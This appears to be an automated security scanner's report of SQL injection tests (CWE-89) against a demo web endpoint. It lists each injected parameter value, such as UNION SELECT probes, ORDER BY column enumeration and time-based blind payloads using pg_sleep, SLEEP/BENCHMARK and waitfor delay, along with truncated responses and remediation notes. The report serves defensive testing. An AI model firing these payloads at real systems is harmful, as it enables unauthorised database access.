Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))#</td></tr></table>		Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))#
Name	Value					
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))#					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>					

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#603

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#604				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	demouser@deepfence.io ") or pg_sleep(5)--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#605

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))#</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))#
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))#				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@				

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#606

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6#	
Name	Value					
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWcgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSrkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#607					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>" or """"</td></tr></table>	Name	Value	demouser@deepfence.io	" or """"
Name	Value				
demouser@deepfence.io	" or """"				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#608

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 18#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 18#
Name	Value				
demouser@deepfence.io	ORDER BY 18#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#609				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFS_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/
z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#610

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 4#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFS_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#611

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>')) or pg_sleep(5)--</td></tr></table>	Name	Value	demouser@deepfence.io	')) or pg_sleep(5)--
Name	Value				
demouser@deepfence.io	')) or pg_sleep(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#612				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 16</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 16
Name	Value				
demouser@deepfence.io	ORDER BY 16				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#613				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 13--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 13--
Name	Value				
demouser@deepfence.io	ORDER BY 13--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>
CWE-ID	CWE-89
Issue Number	#614

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>" or "" "</td></tr></table>	Name	Value	demouser@deepfence.io	" or "" "
Name	Value				
demouser@deepfence.io	" or "" "				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>				
CWE-ID	CWE-89				
Issue Number	#615				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	demouser@deepfence.io");waitfor delay '0:0:5'--
